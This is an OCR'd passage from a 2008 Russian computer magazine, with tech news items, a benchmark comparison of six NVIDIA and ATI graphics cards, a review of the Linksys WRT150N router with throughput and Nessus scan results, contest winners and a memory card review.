Очередная версия операционки от Microsoft под кодовым именем Windows 7 или Vienna может выйти аж на полгода раньше срока. Запуск был запланирован на 2010 год, но это счастье ожидается уже во второй половине 2009-го. Первая предварительная версия уже роздана партнерам мелкомягких для тестов. Как я уже писал в одном из прошлых номеров, новая Винда будет основана на ядре MinWin, очень маленьком и быстром. Из особых вкусностей нам обещают поддержку технологии MultiTouch, причем выглядеть все будет круче, чем в продукции Apple. Тестовая версия Milestone 1 поставляется в двух вариантах: для 32- и 64-битных платформ. Продавать ОС планируют в двух редакциях: для домашних пользователей и для корпораций. Но, думаю, к началу продаж, как всегда, наворотят десяток непонятных версий. Столь скорый выход новой ОС объясняют тем, что Висту не так радужно приняли, как ожидали разработчики, и что производители компьютеров оказывают некоторое давление на Microsoft.

Скоростная поддержка

Про службу технической поддержки Microsoft говорят много хорошего и много плохого, но одно можно сказать точно: количество обращений в нее очень большое. Поэтому сотрудники саппорта не всегда успевают оперативно отвечать на все вопросы. Но представь себе удивление парня, получившего ответ на свою заявку ровно через 10 лет! Причиной такой «задержки» стал простой человеческий фактор. 7 января 1998 года пользователь позвонил в службу поддержки и описал свою проблему. Оператор, оформляя заявку на компе, собирался поставить дату следующего дня, чтобы кто-то из технических специалистов связался с пользователем по поводу его проблемы, однако вместо 8/1/98 набрал 8/1/08. Звонок с опозданием на 10 лет вызвал у пользователя некоторое замешательство, и ему потребовалось довольно много времени, чтобы вспомнить, что это было у него 10 лет назад. Хорошо еще, что не на 100 лет опечатались, а то пришлось бы с внуками разговаривать...



В YouTube уже **9,5 миллиардов** видеороликов, просматриваемых онлайн **138 миллионами** американцев.

Ноутбук как бритва

На прошедшей в Сан-Франциско выставке MacWorld 2008 наиболее ярким событием было представление нового ноутбука Apple MacBook Air, который является самым тонким ноутом в мире на сегодняшний день. Его толщина в самом широком месте составляет 1,94 см. Стиву Джобсу удалось договориться с компанией Intel, и они создали уменьшенную, но не урезанную версию процессора Intel Core 2 Duo. Также у ноутбука на борту 2 гига оперативки, видеокарта Intel X3100 и 1,8-дюймовым жесткий диск емкостью в 80 Гб (за небольшую доплату в 999 долларов предлагается 64-гиговый SSD-диск). Монитор у ноута имеет диагональ 13,3 дюйма и разрешение 1280x800. В целях экономии места у ноутбука отсутствует привод DVD и всего три порта: один USB 2.0, Micro-DVI и аналоговый аудиовыход. Предполагается, что ноут будет общаться с внешним миром исключительно через Wi-Fi и Bluetooth. Из других особенностей стоит отметить, что корпус у ноутбука алюминиевый, а клавиатура оснащена подсветкой. Стоимость бука составляет 1799 долларов за начальную модель, а внешний DVD-привод с питанием от USB обойдется еще в 99 баксов.





КИРИЛЛ АВРОРИН

ЛЕГКИЙ ТЮНИНГ

ТЕСТИРОВАНИЕ НЕСТАНДАРТНЫХ ВИДЕОПЛАТ ПОСЛЕДНЕГО ПОКОЛЕНИЯ

Поводов для сегодняшнего теста набралось достаточно. Во-первых, на рынке появилось немало интересных решений среднего класса как от NVIDIA, так и от ее старинного канадского конкурента ATI, находящегося, правда, уже под мускулистым крылышком AMD. Также в первых тестах и исследованиях выяснилось, что новички, обладая весьма соблазнительной ценой, не стесняются раздавать пинки флагманам линейки! В довершение всего мы решили взять не совсем простые карточки, а те, в профиль которых производитель внес некоторые изменения. Кардинально картину они, конечно, не поменяют, но заядлому игроку или компьютерному энтузиасту определенно стоит обратить на них внимание!

МЕТОДИКА ТЕСТИРОВАНИЯ

Графические адаптеры тестировались в штатном режиме в разрешениях 1024x768 и 1280x1024. В список тестовых приложений вошли популярные игрушки: Crysis, S.T.A.L.K.E.R., Unreal Tournament 3, а также тестовый пакет 3Dmark'06 с патчем версии 1.02. В качестве операционной системы была выбрана Windows XP Professional SP2, так как в среде Vista до сих пор не слишком корректно работают бенчмарки, что снижает достоверность результатов тестов.
Также мы скачивали из интернета последние версии драйверов, а все тесты проходили с включенной анизотропной фильтрацией (X16) и антиализингом (X4).


Тестовый стенд

Процессор, ГГц: **2,66, Intel Core 2 Quad Q6700**
Материнская плата: **ASUS P5K3 Deluxe**
Набор системной логики: **Intel P35**
Память, Мб: **2x 1024, Kingston HyperX DDR2-800**
Жесткий диск, Гб: **80 Гб, Seagate Barracuda 7200 rpm, IDE**
Операционная система: **Microsoft Windows XP Professional SP2**
Драйверы: **NVIDIA ForceWare v.169.02, ATI Catalyst 7.12**

Список оборудования

ATI Radeon HD 2900 XT
ECS GeForce 8800 GT
MSI NX8800Ultra-T2D768E-HD-OC
Sapphire ATI Radeon HD 3850
Sapphire ATI Radeon HD 3870
XFX GeForce 8800 GTS 640MB

TEST_LAB ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ РОССИЙСКИМ ПРЕДСТАВИТЕЛЬСТВАМ КОМПАНИЙ AMD-ATI, ASUS, ECS, MSI, SAPPHIRE И XFX



Sapphire Radeon HD 3850

$260

Технические характеристики:

Кодовое название: **RV670**
Количество процессоров: **320**
Частота работы чипа: **670 МГц**
Частота работы памяти: **1660 МГц**
Тип памяти: **GDDR3**
Объем памяти: **256 Мб**
Разрядность шины памяти: **256 бит**
Техпроцесс: **55 нм**

●●●●●●●○○○



«Третье» поколение Radeon HD на самом деле технически не сильно отличается от плат серии 2XXX. Используются почти те же самые компоненты, только процессор производится по более совершенному техпроцессу. В этом плане инженеры ATI даже обогнали конкурентов из NVIDIA, которые на данный момент не могут преодолеть процесс в 65 нм. Примерно таким же образом поступила NVIDIA, выпустив чип G92, который применяется в платах серии GeForce 8800GT, за счет чего они показывают столь интересные результаты. Но, как уже упоминалось выше, техпроцесс чипа G92 составляет 65 нм, а RV670 — 55 нм. Теоретически потенциал этой карточки выше, но за количество кадров в секунду отвечает не только техпроцесс, но и память, сам процессор и многое другое.
Но вернемся к нашей Radeon HD 3850. Весьма привлекательно выглядит ее официальная цена — 199 долларов. Но на момент написания этих строк карточки по цене ниже 230 долларов в продаже не встречались. Учитывая, что разница между официальной ценой GeForce 8800GT и ее реальной стоимостью в рознице составляет еще больше, это вполне объяснимо. Дарить быстрые карточки, когда можно получить дополнительную прибыль, никто не будет.



Не обошлось без проблемы перегрева: карточка слишком сильно нагревается, и в целом мы не можем назвать систему охлаждения эффективной. К тому же некоторая часть теплого воздуха выдувается внутрь корпуса, что не есть плюс.

Sapphire Radeon HD 3870

$379

Технические характеристики:

Кодовое название: **RV670**
Количество процессоров: **320**
Частота работы чипа: **775 МГц**
Частота работы памяти: **2250 МГц**
Тип памяти: **GDDR4**
Объем памяти: **512 Мб**
Разрядность шины памяти: **256 бит**
Техпроцесс: **55 нм**

●●●●●●●○○○



Топовая плата из линейки Radeon HD 3XXX от «придворного» производителя видеоплат ATI — компании Sapphire. Как обычно, Sapphire выпустила качественную, технологичную, но не отличающуюся технически от референс-карты плату. Модель основана на том же чипе RV670, но обладает более высокими частотами и большим объемом памяти. Ограничений на память для этих модификаций не существует, поэтому в продаже можно встретить версии совершенно разного объема: от 256 Мб до 1024 Мб. При покупке все же логичнее обращать внимание на тактовую частоту и время задержки памяти, нежели на ее объем. Мы практически уверены, что 768 Мб с меньшими частотами покажет результаты хуже, чем наша плата со стандартными параметрами, сертифицированными ATI.
Столь значительная разница в частотах между Radeon HD 3850 и 3870 обусловлена типом используемой памяти: в этом случае производитель предпочел GDDR4, куда более лояльную к работе на высоких частотах. Чип также тактирован на 100 МГц выше, что весьма немалое отличие.



И опять не все ладно с системой охлаждения. Крупный ребристый радиатор издает немало шума при охлаждении и выводе теплого воздуха за пределы корпуса. Но сама система работает вполне достойно: громоздкий корпус скрывает турбину, плата занимает два слота на внешней стороне корпуса.

Crysis, Medium Quality, 4xAA, 16xAF

Crysis, Medium Giuality 4xFF 16xAF 1280x1027
Crysis, Medium Giuality 4xFF 16xAF 1280x768

Sapphire Radeon HD 3850
ATI Radeon HD 2900 XT
Sapphire Radeon HD 3870
XFX GeForce 8800 GTS 640MB
ECS GeForce 8800 GT
MSI NX8800Ultra-T2D768E-HD-OC

0 5 10 15 20 25 30 35 40

FPS

Никак не получается у Radeon HD 3870 опередить GeForce 8800 GT! Факт остается фактом: новенький GeForce быстрее в подавляющем большинстве тестов


3DMark'06 v.1.0.2, Default Settings, 1280x1024

Sapphire Radeon HD 3850
ATI Radeon HD 2900 XT
Sapphire Radeon HD 3870
XFX GeForce 8800 GTS 640MB
ECS GeForce 8800 GT
MSI NX8800Ultra-T2D768E-HD-OC

1000 2000 4000 6000 8000 10000 12000 14000

Marks

ATI Radeon HD 2900 XT еще что-то может! Ветеран успешно отбивает атаки молодняка





ECS GeForce 8800 GT





Технические характеристики:
Кодовое название: **G92**
Количество процессоров: **112**
Частота работы чипа: **680 МГц**
Частота работы памяти: **2000 МГц**
Тип памяти: **GDDR3**
Объем памяти: **512 Мб**
Разрядность шины памяти: **256 бит**
Техпроцесс: **65 нм**





Крайне оригинальная плата от обычно скромной компании Elitegroup. За основу взята штатная GeForce 8800 GT, а на нее смонтирована система охлаждения Accelero S1 от Arctic Cooling. Громоздкая штуковина увеличила размеры платы до внушительных 220x100x33 мм. Сама система охлаждения состоит из нескольких алюминиевых радиаторов, соединенных медными тепловыми трубками. Схема в принципе классическая, но удивляет то, что никак не охлаждаются чипы памяти.
В целом в плюсы этой плате мы однозначно записываем безупречную производительность, отличные технические параметры и очень демократичную цену. При условии, что с такими параметрами она фактически кладет на лопатки большую часть участников теста, она заслуженно получает награду «Лучшая покупка». Так как никаких проблем в процессе работы обнаружено не было, оценку даже при всем желании снизить не удастся. Такой вот нынче пошел «наглый» средний класс — при невысокой цене готов уничтожить даже своих старших собратьев.



Несмотря на стабильную работу, данные термотеста нас ужаснули. В штатном режиме работы при длительной игре, то есть когда процессор и память загружены по полной, температура чипа составила 94 градуса! Признаться, в нашей лаборатории даже в оверклокерских тестах платы не всегда греются до таких температур. Здесь же мы имеем дело с совершенно штатной моделью.

MSI NX8800Ultra-T2D768E-HD-OC

Технические характеристики:
Кодовое название: **G80**
Количество процессоров: **128**
Частота работы чипа: **660 МГц**
Частота работы памяти: **2300 МГц**
Тип памяти: **GDDR3**
Объем памяти: **768 Мб**
Разрядность шины памяти: **384 бит**
Техпроцесс: **90 нм**

$790



Большой и толстый ветеран от NVIDIA. Как ни крути, но даже новомодный GeForce 8800GT на чипсете G92 не может побороть монструозный GeForce 8800 Ultra, особенно в версии от Microstar (MSI), попавшей к нам на тест. Частоты, в отличие от референс-модели, весьма завышены, а на карту смонтирована угрожающая система охлаждения. Причиной высочайшей производительности платы являются отборные процессоры, тактированные на 660 МГц, и 0,8-нс чипы памяти, с легкостью работающие на феноменальной для GDDR3 частоте 2300 МГц. На объем тоже жаловаться не приходится — 768 Мб хватит за глаза для любых приложений, по крайней мере в ближайшие год-два. Немалый плюс — 384-битная шина памяти, существенно влияющая на производительность во всем спектре приложений. Тесты это убедительно доказывают. Традиционно за лучшую производительность мы присваиваем награду «Выбор редакции».




Но, как ни крути, несмотря на все достоинства и феноменальную производительность, рекомендовать ее для покупки мы никак не можем. В самом ближайшем будущем выйдет семейство GeForce 9, и, скорее всего, уже первые его экземпляры будут затыкать за пояс громоздкий 8800 Ultra. Вряд ли он будет стоить дороже последнего, а по возможностям явно обойдет его на порядок.

Unreal Tournament 3, 4xAA, 16xAF

Unreal Torrament 3,4xFF 16xAA 1280x1027
Unreal Torrament 3,4xFF 16xAA 1280x768
Sapphire Radeon HD 3850
ATI Radeon HD 2900 XT
Sapphire Radeon HD 3870
XFX GeForce 8800 GTS 640MB
ECS GeForce 8800 GT
MSI NX8800Ultra-T2D768E-HD-OC
0 20 40 60 80 100 110 120
FPS

Тест в Unreal только подтверждает общие результаты. 8800 Ultra — вне конкуренции



Ультра и тут всех сделала



XFX GeForce 8800 GTS 640MB

Технические характеристики:

Кодовое название: **G80**
Количество процессоров: **96**
Частота работы чипа: **500 МГц**
Частота работы памяти: **1600 МГц**
Тип памяти: **GDDR3**
Объем памяти: **640 Мб**
Разрядность шины памяти: **320 бит**
Техпроцесс: **90 нм**

●●●●●●●●○○



Самая беспомощная жертва новомодного GeForce 8800 GT. Классная в целом плата от быстро завоевавшей популярность компании XFX. Производительность достаточно высока, стабильна, весьма неплох потенциал разгона, даже в этой, стандартной версии. На плате применена турбинная система охлаждения, которая крайне эффективно справляется со своей задачей отвода теплого воздуха. Эта плата определенно заслуживает места в музее славы NVIDIA.



К сожалению, никаких шансов тягаться с перспективной GeForce 8800 GT у нее нет. Ни по цене, ни по производительности. Да, если ее хорошенько разогнать, можно сравнять результаты с показателями стоковой GeForce 8800 GT, но на сколько-нибудь серьезный отрыв рассчитывать не приходится. При этом никто не отменял оверклокерских возможностей 8800 GT. А вот цена на GeForce 8800 GTS снижается крайне неторопливо, и если уж приобретать эту модель, то только среди б/у, так как покупка новой абсолютно лишена смысла. Производители это тоже понимают, и, скорее всего, в скором времени выпуск 8800 GTS прекратится полностью. В нашем же тесте мы еще раз доказали превосходство нового чипа NVIDIA над бестселлером прошлого года.

ATI Radeon HD 2900 XT

Технические характеристики:

Кодовое название: **R600**
Количество процессоров: **320**
Частота работы чипа: **740 МГц**
Частота работы памяти: **1650 МГц**
Тип памяти: **GDDR3**
Объем памяти: **512 Мб**
Разрядность шины памяти: **512 бит**
Техпроцесс: **80 нм**

●●●●●●●●○○



И вот у нас в руках очередной флагман линейки AMD/ATI — видеоплата на базе чипсета R600, Radeon HD 2900 XT. Очевидно, что это стоковый вариант, соответственно, плата имеет минимум отличий от референс-дизайна. Однако штатная система охлаждения обладает одной интересной особенностью. Пластиковый короб несколько отдален от внутренней системы охлаждения и играет роль лишь накопителя теплого воздуха. Сам же пластик нагревается минимально. В первую очередь это важно тем, кто собирается строить систему из двух видеоплат, используя технологию Cross-Fire. Если установить две мощные платы ATI Radeon HD 2900 XT, они соприкоснутся пластиковыми поверхностями. Стоит отметить, что, если бы использовалась стандартная технология охлаждения, можно было бы серьезно опасаться за перегрев видеоплат, так как нагреваются они при сильной нагрузке весьма значительно. Но в данном случае температура внешнего пластика будет минимальна и никак не повлияет на работоспособность самой платы.



В тестах плата показала стабильные, но не рекордные результаты. Как видно из таблицы, ей было тяжело дотянуться даже до флагманов NVIDIA из первых серий GeForce 8. Учитывая, что скоро на смену GeForce 8 придет новая линейка плат, этой модели от ATI придется непросто.

ВЫВОДЫ

Выбрать лучших было не так просто. В общем и целом мы протестировали все актуальные на сегодняшний день видеоплаты среднего и высшего класса. С «Выбором редакции» все понятно — эту награду по традиции получает модель, показавшая наилучшие результаты. Таковой в сегодняшнем обзоре является GeForce 8800 Ultra под редакцией Microstar, значительно увеличившей штатные частоты видеоплаты. А вот приз «Лучшая покупка» с руками отхватывает перспективная модель GeForce 8800 GT от EliteGroup. Безупречная производительность, демократичная цена, свежайший чипсет — это лучший выбор для современного компьютера; видеоплата готова ко всем играм, в любых разрешениях. Если не заморачиваться постройкой максимально производительного компьютера, лучше этой видеоплаты ничего не найти.

Новые Radeon от ATI/AMD не разочаровали, они весьма интересны, цены на них также достаточно интересны, но по общим оценкам моделям от NVIDIA они проигрывают.

ИГОРЬ ФЕДЮКИН

ОБЗОР РОУТЕРА LINKSYS WRT150N

ПОЧЕМ DRAFT N ДЛЯ НАРОДА?

$125



Стремительно приближается то время, когда мы, наконец, перестанем писать приставку Draft и новый стандарт плотно закрепится в качестве единственно актуального. Сейчас уже довольно многие ноутбуки, построенные на платформе Intel Santa Rosa, комплектуются интегрированным Wi-Fi адаптером с поддержкой 802.11n Draft 2.0. Популяризация Draft N девайсов, получивших совместимость друг с другом благодаря сертификации Wi-Fi Alliance, также способствует снижению цен на продукты. Наблюдаются попытки ряда вендоров выпустить интернет-шлюз с Wi-Fi Draft N в ценовой категории около $100. Сегодня мы рассмотрим один из таких продуктов – Linksys WRT150N.

ВНЕШНИЙ ВИД И КОМПЛЕКТАЦИЯ

В продолжение традиций последних моделей продуктов Linksys роутер выполнен в серебристо-черном корпусе. На передней панели находятся светодиоды активности сегментов LAN, WAN и WLAN, индикаторы питания, статуса устройства и активности функции IPS. На тыльной стороне находятся: кнопка сброса, порты LAN и WAN, разъем питания и две антенны с коэффициентом усиления 3 dBi. На крышке располагается кнопка, помеченная как «Reserved». На деле она отвечает за функцию автоматической настройки параметров Wi-Fi – WPS (доступна в версиях прошивки начиная с 1.52.0). Комплектация устройства стандартна: краткая инструкция по установке, компакт-диск с утилитами и полным мануалом, патч-корд и адаптер питания. К слову, на коробке от роутера имеется надпись о том, что продукт совместим только с первой версией Draft IEEE 802.11n. В действительности обе аппаратные версии модели WRT150N уже прошли сертификацию Draft N 2.0.

ФУНКЦИОНАЛЬНЫЕ ВОЗМОЖНОСТИ

Роутер может работать как в качестве интернет-шлюза, так и в режиме классической маршрутизации третьего уровня. В последнем случае требуется отключить NAT в настройках Advanced Routing.
На WAN-интерфейсе роутера доступно использование статических настроек IP, автонастройка с DHCP-сервера или использование протоколов PPPoE, PPTP и L2TP. При настройке PPTP/L2TP возможно задание IP-адреса сервера только в виде IP. При активации VPN-соединения теряется доступ ко внутренним ресурсам провайдера. И хотя присутствует возможность занесения статических маршрутов в таблицу маршрутизации, они











Технические характеристики

Интерфейсы: 1x WAN (RJ-45) 10/100 Мбит/сек, 4x LAN (RJ-45) 10/100 Мбит/сек

Беспроводная точка доступа Wi-Fi: IEEE 802.11 b/g + Draft N (до 300 Мбит/сек)

Безопасность: WEP (до 128 бит), WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP/AES), поддержка RADIUS

Функции роутера: NAT/NAPT, DynDNS, DHCP, Static Routing, QoS

Функции файрвола: SPI, Domain/Keyword Filter

игнорируются роутером при активном VPN-соединении.
Имеется поддержка протокола IGMP. Однако мультикастовые потоки корректно маршрутизируются только в режиме Static IP или Automatic configuration. В режимах с применением протоколов PPPoE, PPTP и L2TP пользоваться multicast-сервисами (такими как, например, IPTV) не получится.
Параметры фильтрации сокращены до возможности ограничить доступ локальных пользователей к определенным сервисам в интернете (по URL, ключевым словам или номеру порта). Также доступно включение/отключение SPI-файрвола, фильтрации ICMP-запросов, мультикастового трафика.
В отличие от некоторых других устройств марки Linksys, web-интерфейс довольно шустрый. Изменение большинства настроек проходит на лету. Функции перезагрузки роутера вообще как таковой не имеется. Первоначальная загрузка (с момента включения питания до первого ответа на пинги) проходит менее чем за 10 секунд.

МЕТОДИКА ТЕСТИРОВАНИЯ

Все измерения проводились с прошивкой версии 1.51.3.
1. При тестировании пропускной способности WAN → LAN одна из станций подключалась к одному из портов свитча (интерфейс LAN), вторая - к WAN-порту. Таким образом мы получали пиковую пропускную способность для WAN-интерфейса (также ее можно назвать скоростью NAT). Измерялась скорость однонаправленной передачи (направления WAN → LAN и LAN → WAN) и в режиме полного дуплекса (FDX). Кроме того, мы провели дополнительный замер при отключении работающего по умолчанию SPI-файрвола.
2. Поскольку при активации интернет-соединения по протоколу PPTP создается дополнительная нагрузка на центральный процессор роутера, мы измерили пропускную способность PPTP. Для этого за WAN-интерфейсом маршрутизатора был поднят VPN-сервер. Также проверялась возможность установки VPN-соединения в случае размещения VPN-сервера вне сегмента нахождения нашего маршрутизатора.
3. Для оценки скорости Wi-Fi мы использовали PCMCIA-адаптер Linksys WPC4400N. Измерения проводились в типичной квартире из двух точек с разным удалением от роутера. В первом случае удаление не превышало 1 м и, как следует, измерялась максимальная скорость передачи данных. Во втором случае ноутбук с Wi-Fi адаптером находился на расстоянии 10 м от точки доступа по диагонали за стеной. Для того чтобы оценить скоростные потери при активации шифрования мы сделали два замера: без его использования и с применением алгоритма WPA-PSK.
4. В качестве дополнительного исследования была проведена проверка на уязвимости со стороны WAN-интерфейса с помощью программного продукта Tenable Nessus. Сканирование проводилось в двух режимах: с включенным и выключенным файрволом.

РЕЗУЛЬТАТЫ ТЕСТОВ

Пропускная способность WAN-интерфейса у Linksys WRT150N в режиме NAT в направлении WAN → LAN составляет 69,44 Мбит/сек, в обратном – 73,1 Мбит/сек, а при одновременной передаче в обе стороны — 69,41 Мбит/сек. В случае отключенного файрвола производительность немного увеличивается. В направлении WAN → LAN скорость поднимается до 73,36 Мбит/сек, в обратном — до 76,87 Мбит/сек, а при одновременной передаче в обе стороны — до 76,65 Мбит/сек.
К сожалению, традиционно для большинства роутеров Linksys пропускная способность PPTP-туннеля невелика. Во всех случаях она не превышает 9 Мбит/сек.
Переходим к тестам Wi-Fi. В этот раз мы решили привести результаты скоростных замеров с использованием шифрования и без него. Безусловно, довольно интересно, насколько велик выигрыш в скорости у сети с открытым ключом. Однако хочется отметить, что в данном случае мало того, что перехват данных не представляет ни малейшей сложности, отсутствие какой-либо аутентификации позволяет подключаться к сети и пользоваться ее ресурсами всем желающим. Многие заблуждаются, что можно защититься с помощью ограничения доступа по MAC-адресам. Выяснить MAC-адреса, разрешенные точкой доступа, и подменить свой — минутное дело.
Без шифрования на расстоянии 1 м скорость Wi-Fi находится на очень высоком уровне: в направлении AP → PC (от точки доступа к адаптеру) она составляет 43,32 Мбит/сек, в направлении PC → AP (от адаптера к точке) — 58,14 Мбит/сек, при передаче в обе стороны — 71,01 Мбит/сек. С WPA-PSK шифрованием показатели существенно меняются: AP → PC — 39,54

Мбит/сек, PC → AP — 35,78 Мбит/сек, при одновременной передаче — 39,87 Мбит/сек.


На расстоянии 10 м скорость незначительно падает, но остается на вполне приемлемом уровне. Без шифрования: AP → PC — 35,24 Мбит/сек, PC → AP — 49,41 Мбит/сек, при одновременной передаче — 68,93 Мбит/сек. С WPA-PSK шифрованием: AP → PC — 33,52 Мбит/сек, PC→ AP — 38,36 Мбит/сек, при одновременной передаче — 31,44 Мбит/сек.

Сканирование в Tenable Nessus не выявило у роутера ни одной уязвимости, что говорит о его достаточно хорошей защищенности.

ВЫВОДЫ

Время идет и технологии становятся доступнее. В ближайшем будущем можно ждать появления Draft N роутеров по цене около $100. Linksys WRT150N приблизил этот момент еще немного, оказавшись на деле добротным продуктом при невысокой стоимости. К его достоинствам следует отнести высокую производительность NAT, сравнительно неплохую скорость Wi-Fi и соответствие нормам сертификации Wi-Fi Alliance 802.11n Draft 2.0. Нельзя, конечно, не отметить и ряд недостатков — довольно низкую скорость PPTP и некорректную работу статической маршрутизации в случае использования протоколов PPTP/L2TP. Однако, так как ряд производителей уже научился устранять подобные недочеты программным путем, можно предположить, что Linksys сможет войти в их число.


TEST_LAB ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ РОССИЙСКОМУ ПРЕДСТАВИТЕЛЬСТВУ КОМПАНИИ LINKSYS




На графике представлена пропускная способность в трех режимах: с использованием протокола PPTP и в режиме Static IP (NAT Only) с файрволом и без него

Скорость Wi-Fi с шифрованием и без него

Отключение шифрования дает существенный скоростной бонус.



Скорость Wi-Fi при передаче пакетов максимального размера



Скорость Wi-Fi при передаче пакетов минимального размера

CREATIVE CONTEST: ИТОГИ КОНКУРСА

В декабрьском номере][у нас был конкурс Creative Contest, в котором разыгрывались три классные аудиосистемы фирмы Creative. Спустя два месяца мы подводим итоги конкурса.


Inspire T10

Gigaworks T20

Gigaworkd T40

В ЭТОТ РАЗ УДАЧА УЛЫБНУЛАСЬ САМЫМ ШУСТРЫМ ЧИТАТЕЛЯМ][, КОТОРЫЕ РАНЬШЕ ОСТАЛЬНЫХ КУПИЛИ ЖУРНАЛ И НАШЛИ ПРАВИЛЬНЫЕ ОТВЕТЫ НА ВОПРОСЫ КОНКУРСА.

Итак, **первое** место и колонки **Gigaworks T40** присуждаются московскому читателю Вовану «Puffy_D» Иванову,
второе место и **Gigaworks T20 —** Алексею Короткину из Твери;
а **третий** приз, **Inspire T10**, уходит парню с ником LazyBone из города Химки.



4 девайса

1.

2.

Qumo SDHC Card 8 Gb 150X

Емкая карта для обладателей мобильной техники

$130

i-Store iS-201

Кейс для внешних жестких дисков

$23

Технические характеристики:

Тип карты: **SDHC**
Скоростная формула: **150X**
Объем: **8 Гб**
Срок службы: **10 000 циклов перезаписи**
Вес, г: **2**



1. Карта нового распространенного формата, который используется в фотоаппаратах, видеокамерах, плеерах, мобильных телефонах. Но перед покупкой Qumo 8 Gb обязательно ознакомься с руководством пользователя твоего цифрового устройства на предмет совместимости карт формата SDHC с этим девайсом.
2. Высокая емкость пригодится при дальних путешествиях или длительной записи видео.
3. Высокая скорость чтения позволит быстро скопировать накопившийся материал на компьютер.
4. Карта поддерживается всеми устройствами: от кардридеров до телефонов, которые рассчитаны на работу с картами стандарта SDHC.
5. Средний цифровой фотоаппарат с матрицей 8 Мпикс и максимальными установками качества изображения сохраняет на такой карте более 2200 снимков. Очень хороший результат.
6. Яркий дизайн привлекает взгляд.



1. Скорость записи мала для быстрого переноса большого объема информации.
2. Время доступа случайного чтения показалось слишком значительным – могут быть заметны задержки при чтении большого количества маленьких файлов.

Результаты тестирования:

Linear write – **5,13 Мб/с**
Average write – **0,02 мс**
